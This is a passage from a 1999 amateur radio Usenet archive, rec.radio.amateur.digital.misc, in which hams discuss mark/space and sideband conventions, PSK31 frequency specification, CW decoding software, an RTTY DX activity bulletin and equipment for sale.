> > > and USB modes, another ham listening on LSB will be able to here my
signal
> > > and respond and I will here them? I'm sure I'm missing some basis rf
> > > theroy, but how is this possible?
> > >
> > > Tate
> > > N3BXZ
> > >
> >
> > Yes, you are correct.. Your radio on USB can talk with another radio
> > on digital modes that is on LSB, provided you invert your own
> > mark and space tones.
> >
> > You will have to tune lower in frequency so that the other station's
> > signal is readable. In other words, your indicated channel frequency
> > on your display will be lower than the other station.
> >
> > The purpose of inverting your mark and space's audio tones
> > is so that your Mark tone will be higher in RF frequency from your
> > Space-tone. This will agree with the other station using LSB,
> > as the most standard convention is to use a Space tone that
> > is 170 Hz lower in RF frequency than that of your Mark tone's RF
> > Frequency.
> >
> > Clear as mud yet?? :-)
> >
> > Yes, there are other modes such as PSK31 that may be the exception
> > to this rule, however for the more traditional and established
> > HF data modes of RTTY, Amtor, Pactor, the above description will
> > get you lined up with the other station on the same RF channel
> > assignment even though the frequency displays of the two radios
> > will not be the same..
> >
> > Trish
> > --
> >
> > Patricia E. Gibbons
> > Acting Chief Communications Technician
> > City of San Jose - ITD/communications
> > <http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
> > .....
> > My Public Key is available at:
> > <http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
> > Key ID: 0xEDECB44F
> > This key is RSA, NOT Diffie-Hellman !!
> >
> >
>

3391. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990806102151.3346D-100000@oso.slonet.org>
Source record: 17103

Ed and the group. IARU or IRU does not care how a digital signal is generated, AFSK--regadless of tone frequency or shift, FSK or BPSK, only that that the lowest emitted frequency is the channel designation and is MARK if applicable. That's the best part of the definition! Of course, many systems do not care what is mark or space but there will always be a lowest emitted frequency. Even in PSK 31 the channel designation should be 15 and an eighth Hertz lower than the center. Not that it makes any practical amateur difference with the internal AFC, but it might if a 100 hertz filter is being used.

A number of us are now trying to get a reading directly from IARU. The MSO's (mailbox storage operation) and BBS (bulletin board system) have used the IRU system for years but the newer hams have not had the benefit of this experience. PSK31 and COHERENT are PSK digital systems that can print when signals are below average noise. The ability to set a dial properly is essential to take advantage of this! Cliff K7RR

3392. New Web Pages

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: dsimp@tbsa.com.au
Message-ID: <37ab54af.1866920@news.bigpond.com>
Source record: 17104

VK3NDS Amateur Radio Web Site now has NEW PAGES for users.
The site is also now FULLY SEARCHABLE.

URL IS: http://www.tbsa.com.au/~dsimp/

The new pages are:

Astronomy; Amateur Television; Antique Radios; Antennas; Band Plans;
CW; Propagation; QRP; Radio Clubs Listing; Radio Mods; Six Metres +.

The other services remain including Hams Home Page Listing, DX'ers
Page, Contesting, SWL/Scanner/Monitoring Page, Ham Software & Ham
Study, plus hundreds of radio related links.

3393. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7oflik$n29$1@autumn.news.rcn.net>
Source record: 17105

It all depends on how good you are at copying CW and how good the other guy is at sending it. I've decoded CW at over 80 WPM with machine sent code and good solid signals. I've yet to see a machine to copy sloppy and/or noisy CW as well as a good operator. Sometimes there's no word spacing at all and an operator can decipher it based upon context.

3394. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <37AB7F54.7796FDAE@ibm.net>
Source record: 17106

Try here for somesound card softwear.

http://www.muenster.de/%7Ewelp/sb.htm

3395. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37ABA093.2DB06A22@swbell.net>
Source record: 17107

Cliff, I think that I must be missing a big point here, re your last paragraph and especially the last sentence:

> A number of us are now trying to get a reading directly from IARU. The
> MSO's (mailbox storage operation) and BBS (bulletin board system) have
> used the IRU system for years but the newer hams have not had the benefit
> of this experience. PSK31 and COHERENT are PSK digital systems that can
> print when signals are below average noise. The ability to set a dial
> properly is essential to take advantage of this! Cliff K7RR

Peter - G3PLX - designed his implementation of PSK31 *SOLELY* for casual, keyboard-to-keyboard chat/ragchew contacts. Everything about his user interface exemplifies his goal, especially his determined lack of type-ahead buffer capability. Minimal file transfer capability is provided, but seems to be almost an afterthought.

So, taking that as the original "intent" for PSK31 - and that certainly seems to be almost universally the way it is used, based upon my experience with the mode since first getting on in early February of this year - I just cannot find any practical situation in which I need to (1) look for a specific, pre-defined frequency that has to be known a priori and implemented to a fraction of a Hz and/or (2) be prepared to set my transmitter to a fractional-Hz frequency a priori in order to accomplish a PSK31 QSO.

It is the nature of amateur operation - however undignified and unsophisticated compared with commercial practice - for stations to seize upon a convenient unused frequency - regardless of its exact expression in Hz - in order to call CQ and hopefully initiate a QSO.

Even when a schedule is prearranged, it is customary and more than adequate for the participants to agree ahead of time that one station will call the other on an approximate frequency ("plus or minus QRM") at an approximate time. The other station will generally be "cruising ("swishing")" the frequencies around the prearranged one waiting for the first party to start calling. Never in my near 54 years of amateur radio have I had equipment or used a mode that could or required me to set a dial to a specified frequency to within a fraction of one Hz and then not touch it ("swish"). Even tuning in WWV frequently requires some tuning around with typical equipment.

It is a fact that with today's equipment PSK31 really cannot be pre-tuned accurately enough to allow one party to merely sit, not touching his receiver, until he hears his QSO partner calling. Even with one-Hz tuning resolution, there is no overweaning, frequency-standard accuracy that will ensure that 14,071.047 KHz on one dial will be sufficiently within

an accuracy (a few Hz for PSK31) that will match that identical dial reading on the other guy's radio. As a practical matter, one must always "tune around ("swish")" in order to properly tune in the other party using one or more of the tuning aids provided by the PSK31 program. This situation prevails despite the very good AFC provided by present-day programs.

So, in light of these very real and practical matters, I just don't understand the insistence upon one's being able to set a dial at a predetermined frequency (regardless of the absolute accuracy of that dial setting) in order to conform to some standards group's definition of what a signaling element is. In every real case of PSK31 communication, one if not both parties to the QSO will at least once change their dial settings ("swish") in order to either make the initial contact or to keep drifting - slowly but nonetheless drifting - transmitters and receivers aligned to one another.

Cliff, I am not trying to be difficult or obtuse, but I guess that I just don't follow the reasoning here as to the *importance* of yet another a standard for PSK31, apart from the informal operational standards already in place and working very well indeed. If PSK31 were to be used in the manner of RTTY or PACTOR where some stations literally blindly broadcast, then the capability for prearranged frequency assignments and uses may have meaning, although it is stretching the state of the current amateur art to expect such frequency implementation and stability.

PSK31 is an informal ragchew mode and I know of no impetus to make it into anything else.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Clifford Buttschardt wrote:
>
> Ed and the group. IARU or IRU does not care how a digital signal is
> generated, AFSK--regadless of tone frequency or shift, FSK or BPSK,
> only that that the lowest emitted frequency is the channel designation and
> is MARK if applicable. That's the best part of the definition! Of
> course, many systems do not care what is mark or space but there will
> always be a lowest emitted frequency. Even in PSK 31 the channel
> designation should be 15 and an eighth Hertz lower than the center. Not
> that it makes any practical amateur difference with the internal AFC, but
> it might if a 100 hertz filter is being used.
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> A number of us are now trying to get a reading directly from IARU. The
> MSO's (mailbox storage operation) and BBS (bulletin board system) have
> used the IRU system for years but the newer hams have not had the benefit
> of this experience. PSK31 and COHERENT are PSK digital systems that can
> print when signals are below average noise. The ability to set a dial
> properly is essential to take advantage of this! Cliff K7RR

3396. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: Vlaski Goran <Ingra-Beton@t-online.de>
Message-ID: <37AA5EE2.EAF2FB1B@t-online.de>
Source record: 17195
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

SixGunz schrieb:
> For those of us that deal in english - here is a link that gives you the
> programming schematic for the ribs - tower electronics does have the 4
> conductor plugs available for 8 bucks + shipping - they are molded plugs

What a shame, in Germany the 4 pole plugs are less then 1.50 USD

--

Goran Vlaski (Ingra-Beton@t-online.de)
http://vlaski.virtualave.net/
http://www2.crosswinds.net/frankfurt/~vlaski/

3397. KAM and PACTOR GATEWAY ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <1.sv1uy@nest.sv1uy.ampr.org>
Source record: 17196

Hello,

I would like to setup a PACTOR/AMTOR to AX25 Gateway using my KAM PLUS TNC.
When I say Gateway I mean a REAL TIME Gateway, not a MAILBOX that accepts
only MAIL, but one that will allow a PACTOR user connecting form HF to
access our AX25 packet radio network.

Has anyone done it before and how??? Has anyone had done this by using JNOS??

Any info would be much appreciated!!

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO

Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy
Need a PLUG & PLAY JNOSKIT? Try my homepage!

3398. Re: 1200 Baud DCD schematic?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7qk9kk.v8o.nielsen@bob.localnet>
Source record: 17197

On Thu, 05 Aug 1999 12:24:18 -0500, James Jefferson wrote:
>Hello everyone,
>
>I know it isn't <EM>in style</EM> to build stuff anymore, but I need to
>build a 1200 baud DCD circuit. I have an old PK-88 that I need to hook
>to a cheap Alinco DR430TQ which has really slow squeltch openings.
>
>I believe non-state machine DCD's are based around a PLL tuned for
>1200/2200 tones? Does anyone have a schematic for such a beast? Also
>could someone provide me with some hints on implementing software DCD
>when I have dirrect access to the modem (entirely different project)

I have an old Symek TNC-2S which uses a TCM3105 modem, but also has a XR2211 which is used to derive the DCD. 3105s and 7910s (which I believe the PK-88 has) will trigger DCD on noise, so you need to do it another way.

Why not use a state-machine? I believe the circuit was described in one of N7CL's articles several years ago and the eprom code is available from TAPR's ftp site (TAPR also has a state-machine kit for $20).

Bob, W6SWE

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

3399. Re: digital activity survey

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19990805232808.14799.00003378@ng-cj1.aol.com>
Source record: 17198

This might assure you that RTTY/Ditigal Modes are very much in use. And in the last Survey done by the RDJ I believe showed 298 active countries spotted on the Dxcluster on RTTY.
DXCC anyone.

RTDX0806 RTTY DX
VK2SG RTTY DX NOTES FOR WEEK ENDING 6 AUGUST 1999 (BID RTDX0806)

Our information this week came from AA5AU, DJ3IW and the Central Europe DX Cluster DB0SPC, I5FLN and the IK5PWJ Packet Cluster, OH2AQ DX Summit, PA0VHA, UT5RP, QRZ DX (N4AA), The Daily DX (W3UR) and the Twin Cities DX Packetcluster network.

Bandpass:
Friday 30
0310-14069 P43P psk
0312-14081 KL7IFP
0330-14086 RK9JWZ
0335-14072 CP5EP psk
0400-14063 VE3HAD feld-hell
0407-14087 RW9FZ
0415-14070 EA8AU psk
0442-14087 2S0FNE
0448-14083 HA5WE
0449-14069 EA8AU
0452-14071 XE1JLO psk
0505-14070 VK3DXL psk
0526-14084 OM3LO
0715-14070 CN8KD psk
1243-14084 J45K QSL via DL9USA
1354-21088 ET3AA
1454-21087 J45K
1653-14068 EA9JZ psk
1659-14070 SV2/DL7XK psk
1750-14070 TK/F6FGY psk
1841-14083 5N4KST
1900-14088 ZD7JC
1928-14082 YK1AO
1942-14070 LU6DSR psk
1945-14069 EX2U
1945-14070 LU6DSR psk
2010-14069 PY7MG psk

Saturday 31
0104-14085 CO3JA

0108-14086 EA8CAV
0129-14085 ZP6AQ
0505-14069 CX7BF psk
0520-14071 TK/F6FGY psk
0545-14068 VK2BAT psk
0550-14070 VK4GP psk
1525-21071 9K2/KM5FY psk - see note
1615-21070 5X1P psk QSL viA G3MRC
1630-21069 PY3CRX psk
1650-21070 CN8KD psk
1742-14070 ZS6BTE psk
1745-14068 TK/F6FGY psk
1819-14070 EX2U psk
1832-14070 UN7FK psk
1848-14071 BV2KI psk
2021-14069 PS8FCL psk
2045-14069 PS8FCL psk
2117-14087 PY2RAF
2159-14082 IS0LLL
2247-14088 LU2HC
2359-14088 KH6ITY

Sunday 1
0400-14071 CP5EP psk
0425-14070 ZF1DG psk
0452-14073 HK3WGQ psk
0511-14069 VK2DSG psk
0725-14069 9H4XM psk
0735-14063 OM/OK2WO feld-hell
0910-21070 CN8KD psk
1155-21070 CX7BF psk
1335-14070 CU2AHD psk
1447-21087 EC8AUZ
1533-21084 LU6YBF
1616-21086 YV5AAX
1629-21086 YY4GMB
1725-14070 CX7BF psk
1725-14070 ZS6BZP psk
1925-14070 EY8MM psk
1925-14072 EA9JZ psk
1930-14069 PH1FF psk
2027-14086 ZD7JC
2040-14086 VK9NS
2046-14083 PY6KAR
2050-14070 PY2FR psk
2100-14086 PY1MG
2156-14087 LU6YBF
2239-14084 TF3RB
2241-14084 UY5UU

Monday 2
0116-14084 4X6UO
0129-21082 UN5PR
0355-14070 ZF1DG psk
0415-14070 CO2YY psk
0425-14070 LU5DXH psk
0445-14069 VK2GQC psk
0530-14070 SV2/DL7XK psk
0535-14069 9H4CM psk
0645-14069 VK5PS psk
0950-14070 4Z5AO psk
1018-21087 BV4ME
1130-14087 3A/IK1YLL
1452-14083 J45K
1550-14070 EA9JZ psk
1601-14086 BV4ME
1711-21069 EY8MM psk
1754-14070 ZS6AL psk
1756-21070 BV5GQ psk
1935-14070 UT5FB psk QSL via Box 90, Odessa 270000 (not 27000), Ukraine
1948-14091 VK9NS
2244-14070 KP3A psk

Tuesday 3
0045-14088 LW3HBM
0148-14084 4X6UO
0400-14069 VK2BGL psk
0430-14072 HK3WGQ psk
0520-14068 9A2NX psk
0700-14070 TK5EP psk
0805-14069 VK2BGL psk
1212-14084 3A/IK1SLP
1226-14083 VK9NS
1228-14081 EY7AF
1303-14089 BV4ME
1711-14090 J45E QSL via DL9USA
1843-14086 HB0/PI4TUE
2016-21085 VP5JM
2130-14070 PY2VA psk
2142-14070 LU6DSR psk
2345-14070 CE2BIC psk
2346-14089 Z32JA Macedonia QSL via NN6C

Wednesday 4
0214-14089 ZP6AQ
0226-14084 EU1MM
0242-21084 UA9MA
0255-14081 VP5JM
0324-14081 KP4WS
0350-14090 ZK1MGS South Cook
0433-14085 HK3WGQ
0524-14084 VK9NS

0530-14070 CO2WF psk
0552-14090 VK4NW
0719-14086 CO3JA
0858-21082 ZK1MGS
1401-14088 HB0/PI4TUE
1543-14084 J45K
1834-14071 BV4ME psk
1847-14085 4L1BR
1942-3580 HB0/PI4TUE
1946-14084 WL7DFE
2016-14085 PT2BW
2016-14085 ZD7JC
2044-14070 AL7BB psk
2243-21087 LU8HWD

Thursday 5
0105-14087 TK/F6FGY
0154-14083 4X6UO
0239-14071 XE1JP psk
0346-14086 VP5/K4CN
0354-14084 UA1AAG
0358-21081 ZK1MGS
0413-14081 ZK1MGS
0434-14069 XE1OBD psk
0511-14069 XE1JLO psk
0545-14070 VK4SX psk
0757-21088 HB0/PI4TUE
0953-21086 ZK1MGS
1322-21087 PA0JVS
1345-14070 HB0/PI4TUE psk
1529-21085 EA8KK
1538-21081 HB0/PI4TUE
1722-14084 3A/IK1SLP
1743-14083 4L1BR
1805-14081 UR7FV psk
2101-21085 VP5K4CN
2136-14086 UN7GY

Notes of Interest:

ANNOBON I., 3C0 - The forthcoming Annobon expedition by a group of EA operators will operate RTTY on 7035, 10115, 14085, 18095, 21085, 24925, and 28185 khz. QSL via EA5FVY, Angel Garcia Mendoza, P.O. Box 3045, 03080 Alicante, Spain.

CENTRAL KIRIBATI, T31 - A group consisting of Mats SM7PKK; Nils, SM6CAS; Erik, SM0AGD, Steve, G4EDG, Ulrika, SM6WYN(YL); and Lech, LA7MFA will operate here 23 September to 3 October. Callsigns will be T31T, T31K, and T31YL on all bands 6 to 160 meters on CW, SSB, and RTTY. One station will be for CW, one for SSB and one for WARC, low bands, and RTTY.

EL SALVADOR, YS - A group of EA and YS operators will be in El Salvador 16-23 August to rebuild the digital network which was devastated by hurricane "Mitch." They will operate 6-160 meters on CW/SSB/RTTY as HU4U. RTTY frequencies will be 7034, 10114, 14084, 18094, 21084, 24924, and 28184. QSL via EA4URE.

KUWAIT, 9K2 - Joda, 9K2/KM5FY says that he is active almost every day on PSK31 from 1500Z for 1-2 hours between 21070 and 21080 khz.

MAURITIUS, 3B8 - The PI4CC contest group will be active on RTTY between 23 September and 11 October, including the CQ/RJ World Wide RTTY DX Contest 25-26 September. Look for 3B8/PA0VHA, 3B8/PA3EPD, and 3B8/PB0AIT. QSL via PA0VHA.

SAMOA, 5W - Gerard, PA3AXU will operate 5W0GD on SSB/CW/RTTY, and maybe PSK31, from 28 September to 14 October. QSL via homecall.

SINGAPORE, 9V - Mirek, VK3DXI promises to continue activity as 9V1XE on CW with some SSB and RTTY for the next couple of years on all bands 40 - 10 meters. QSL via DL4DBR.

TOKELAU Is., ZK3 - Following their stay at Central Kiribati (as above) the multinational group will operate from Tokelau as ZK3DX, ZK3CW, and ZK3YL from 7 to 12 October.

The VK2SG RTTY DX NOTES are distributed every week via the Winlink network, and are also available on the Internet at URLs http://www.megalink.net/~n1rct/dxcc/rtdx.html and http://www.qth.net/archive/vk2sg-rtty/vk2sg-rtty.html and the digital-dx reflector. To subscribe to the digital-dx reflector, send an e-mail message to majordomo@mla.nifty.ne.jp as follows: Subject:(blank) Message Body: subscribe digital-dx

For next week's bulletin send your bandpass and notes of interest to Luciano at e-mail: i5fln@iol.it

73 es good hunting de Jules W2JGR
e-mail: w2jgr@millcomm.com

3400. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19990807002128.05016.00001069@ng-ce1.aol.com>
Source record: 17108

Cliff,
I too am somewhat confused as to why you would need a reading from the IARU.

The military convention to specify a frequency is to Specify the MARK frequency.
That is ALL you need to know to set your radio to a MBO/MSO/BBS or NET frequency.

And BTW, This HAS BEEN the Amateur Standard for years as well. And IT MEANS DIFFERENT Things TO DIFFERENT Operators.

Because the freq readout of the Transcievers are all different.
If your running AFSK your dial will show your Carrier Freq. Whether or not your in LSB or USB.
If your running FSK, On some rigs the Freq Readout will show Carrier, Some MARK, and still others SPACE. And you have to check your manuals to find out which one your rigs showing you.
An example of this is to watch the DXcluster RTTY spots, and see the different freqs on the same DX station. And If your chasing DX, it pays to know whos running what radio, (a hint that may get you out of the pileup and into the log sooner).

Now, There is NO Difference to the Recieving Station while your Running RTTY As to whether your using AFSK vs FSK, or HIGH tones or LOW tones, As long as your Shift is 170hz and your signals clean.
As for Transmitting, AFSK is very prone to over modulating. And on most rigs you cant use your tight CW filters while is LSB/USB. FSK can't be overmodulated, is cleaner, and allows you to use your 250/400hz filters.

Mike WB9B

3401. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: DiGitaal_DiSrupTer <superwarbird@juno.com>
Message-ID: <933984660.66849@axilla.wwnet.net>
Source record: 17109
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

I just installed EVE 1.70, and am having trouble sending data to my VX-5R.
How do i create a template of the hardware, or does that happen
automatcally? Anyhow, it'll get data, but it won't send. I've also noticed
that the "CLONE TX" stays on even after the meter says it is done uploading.
Is this suppose to be happening?

DD
D.Crisis wrote in message <379D4FDA.47D018B@my-dejanews.com>...
>or you download EVE.exe which can usually be found at
>http://www.geol.com/vx5
>
>Eve (Easy VX5 Editor) works particularly well with the VX5R and does
>lots of neat things! I've been using it for a month or two now and
>think it's great!
>
>DC
>
>Michael Blake wrote:
>>
>> You buy the upgrade from RT Systems!
>>
>> Bill <ki7be@hotmail.com> wrote in message
>> news:933018454.588.93@news.remarQ.com...
>> > Hi,
>> > I have the ADMS 1 programming kit that I use with my Yaesu FT51r. I
>> > recently purchased a Yaesu VX5r, and am looking for the ADMS 1E version
of
>> > the software.
>> >
>> > Thanks & 73
>> > de Bill (KI7BE)
>> >
>> >
>> >

3402. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7qnv9s.1ea.nomail@linux.pe1chl.ampr.org>
Source record: 17110

Bob Lewis <aa4pb@erols.com> wrote:
>It all depends on how good you are at copying CW and how good the
>other guy is at sending it. I've decoded CW at over 80 WPM with
>machine sent code and good solid signals. I've yet to see a machine
>to copy sloppy and/or noisy CW as well as a good operator. Sometimes
>there's no word spacing at all and an operator can decipher it based
>upon context.

Of course there is always an operator reading it off the screen...
With todays graphic displays you could add a bit of space for each extra
small amount of spacing (above 3 dots) between the characters. The
operator reading it may recognize the extra space between words that
wasn't quite 5 dots. When you try to let the machine make this decision
(adding one full space whenever there is, say, more than 4 dots of spacing)
you get either words running together or all characters separated by
spaces when the timing isn't quite right.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3403. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7oh91v$bt6$1@autumn.news.rcn.net>
Source record: 17111

> The military convention to specify a frequency is to Specify the
MARK
> frequency.
>
The military convention is to specify the *center* of the signal as
the frequency. The commercial standard is to specify the mark
frequency.

3404. CW QSO's Using PSK32SBW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: "Andrew J. O'Brien" <obrienaj@netsync.net>
Message-ID: <7oh95q$5qh$1@mica.netsync.net>
Source record: 17112
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Yeah, maybe it was because I had nothing to do last night, but I have found a nice way to work CW using PSK31SBW and another program called CWGET

My CW key has a missing spring but I wanted to get on CW last night. I looked around for WINDOWS based SoundBlaster receive AND transmit software but could not find any. CWGET, a product by UA9OSV , works well as a received only program, but it's companion CWTYPE does not xmit via the soundcard (at least as far as I could figure out) So, I thought what about PSK31SBW?

I was able to have several CW QSO's last night transmitting CW with PSK31SBW (go to MODE and set to SEND CW) and receiving with CWGET. Both worked simultaneously and along side each other in resized windows. Of course, I was in either LSB or USB mode on my rig because PSK31SBW will not transmit if your rig is in CW mode.

PSK31SBW does not have a way to change the transmitted speed of the CW but I was able to work some folks in the novice bands by simply typing the characters at a slower pace. For the faster CW guys on 20M, I just typed away and they kept up without any apparent problems.

I did this years ago using my PK232 and realized it was a bad practice if I was ever going to upgrade to 13WPM CW and the General. So, don't do this if you hope to upgrade your license and/ or maintain good CW skills. However it was fun last night. Of course receive CW software is at the mercy of "bad fists" and static crashes that produce letters but CWGET worked quite well in the auto-threshold mode. It helps if you have some CW skills, that way your ears may do a better job of detecting that the NT your screen just produced was actually a poorly sent K. If you have NO CW skills at all, CWGET will print out about 70% good copy of a strong signal and that is enough to have enjoyable CW QSO's.

Other that a few comments that I had a good fist , no one noticed anything odd about my transmitted CW via PSK31SBW.

You can find CWGET at http://ua9osv.virtualave.net/english.htm

and PSK31SBW at http://aintel.bi.ehu.es/psk31.html

73 de Andy KB2EOQ.

3405. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37b52785.218962344@news.atl.bellsouth.net>
Source record: 17113

On Fri, 6 Aug 1999 10:55:43 -0700, Clifford Buttschardt <cbuttsch@slonet.org> wrote:
>Ed and the group. IARU or IRU does not care how a digital signal is
>generated, AFSK--regadless of tone frequency or shift, FSK or BPSK,
>only that that the lowest emitted frequency is the channel designation and
>is MARK if applicable. That's the best part of the definition! Of
>course, many systems do not care what is mark or space but there will
>always be a lowest emitted frequency. Even in PSK 31 the channel
>designation should be 15 and an eighth Hertz lower than the center. Not
>that it makes any practical amateur difference with the internal AFC, but
>it might if a 100 hertz filter is being used.

That's wrong. There is not only no mark or space tone with BPSK, there
are no separate tones at all. What you're seeing on the tuning indicator is
the *sidebands* produced by the *transitions* from one phase to another.
This is not FSK where two distinct carrier frequencies are used. We don't
specify a channel by where a PM or AM sideband edge falls (and in the
case of PM we would need to ask which sideband, since there are several).
We specify it for the carrier frequency.

This is different from FSK where there is more than one carrier frequency.
FSK has sidebands too, of course, but we *ignore* them when we specify the
mark frequency, which is *not* the lowest frequency being emitted. Check with
a spectrum analyzer and you will find AM sidebands around both the mark carrier
frequency and the space carrier frequency at the keying rate. The LSB of the
mark carrier is the lowest frequency we're transmitting, but we *ignore* that
when specifying the operating frequency. We only specify the lower *carrier*
frequency. (This makes sense because RTTY idles at the *unmodulated*
mark carrier frequency.)

For PSK31, and similar modulations, there is only a single carrier frequency,
at the channel center, and that's what we want to specify. Since PSK31 is
synchronous, and designed for minimum occupied bandwidth, it idles fully
modulated at the first Bessel null, so the carrier is suppressed and transmitted
energy is symmetrically in both sidebands. It only goes to full unmodulated
carrier in tune or for the CW ID. That *is* at the channel center. Again this
is *different* than FSK, which must use one carrier frequency or the other.
FSK doesn't *have* a carrier at the channel center. PSK31 does.

>A number of us are now trying to get a reading directly from IARU. The
>MSO's (mailbox storage operation) and BBS (bulletin board system) have
>used the IRU system for years but the newer hams have not had the benefit
>of this experience. PSK31 and COHERENT are PSK digital systems that can
>print when signals are below average noise. The ability to set a dial
>properly is essential to take advantage of this! Cliff K7RR

Much more essential would be to have equipment with sufficient frequency accuracy to allow such presetting. Typical amateur gear doesn't have it. The tuning accuracy demanded for PSK31, or the even more demanding Coherent/Africa, requires us to tweak it in by hand, unless both parties are using much better frequency standards, for both their radios *and* their sound card clocks, than is common amateur practice.

This isn't a problem, of course, since PSK31 is designed to be a *conversational* mode. It isn't intended for unattended robot operation. So we know that a real live human operator will be present to do any necessary tweaking.

The convention used by PSK31 is to use USB, and with a 1 kHz tone, the channel center is always exactly 1 kHz higher than the frequency indicated on the rig's display (plus or minus absolute frequency errors, of course). That's simple and easy to understand. If a user decides to run LSB instead, then he subtracts 1 kHz from the indicated frequency instead of adding it. Since only the transitions matter, this works perfectly. There is no concern that the signal is "inverted" since there is no mark or space to worry about.

With QPSK it does matter, however, because the signal now has quadrature modulation components and transitions must be resolved with the correct "handedness", ie whether the phase shift is clockwise or counterclockwise now makes a difference. That can be done either in the radio or in the software, but not in both at the same time. Regardless, the channel center where the carrier is located *stays the same*, so that's still what we want to specify.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3406. ft-726r moduals 4sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Dave <davev@bluemoon.net>
Message-ID: <37AC3F2B.AB17DF86@bluemoon.net>
Source record: 17114

```
432 modual $150.00
sattrack modual $150.00
hf modual $300.00
plus shipping
davev@bluemoon.net
```

3407. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <FfYq3.786$oa.36161@news.corecomm.net>
Source record: 17115

Whatever happened to the fellow who invented Coherent CW (CCW)? As I understand it, his idea was to transmit and receive CW using computers. Perhaps some of those programs are around??

You can copy machine generated CW using a computer and a slicer IF you have GOOD filtering. However, the slicer will not eliminate noise that affects copy. If you are truly interested in using a computer to copy CW, look for files on older QRZ CD's. Just like SSTV programs written for DOS, these CW programs cannot be used while running Windows.

Can't you use Super Morse to copy CW, or is it limited to sending only? At one time they had a dandy keying circuit as part of the documentation.

LOL
Max

H. Peter Anvin <hpa@transmeta.com> wrote in message
news:7odqka$b93$1@palladium.transmeta.com...
> Followup to: <37A1364F.369B5B81@IEEE.org>
> By author: W6RCecilA <Cecil.A.Moore@IEEE.org>
> In newsgroup: rec.radio.amateur.digital.misc
> >
> > I want to see a computer copy Morse code better than I can. Some
> > people say it can't be done. I say it can and the military
> > probably has already done it.
> >
>
> I would be surprised if it can't be done. HOWEVER, you most likely
> have to use an algorithm that includes adaptive analysis and doesn't
> expect the speed, tone et al to remain constant over time.
>
> -hpa
> --
> <hpa@transmeta.com> at work, <hpa@zytor.com> in private!

3408. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Max Imo <reply@to.group>
Message-ID: <%hYq3.787$oa.36681@news.corecomm.net>
Source record: 17116

Have you tried JVCOMM32? It is a super performer for SSTV, and it also
received FAX signals.

LOL
Max

<ke8hh@arrl.net> wrote in message news:37aa4ad5.7325358@news.alt.net...
> On Wed, 04 Aug 1999 13:29:36 GMT, nobody@crosslink.net (Robert Lay
> (W9DMK)) wrote:
>
> >Right now the weak link is the software - especially for the Windows
> >environment. That will only get better, and will never be as demanding
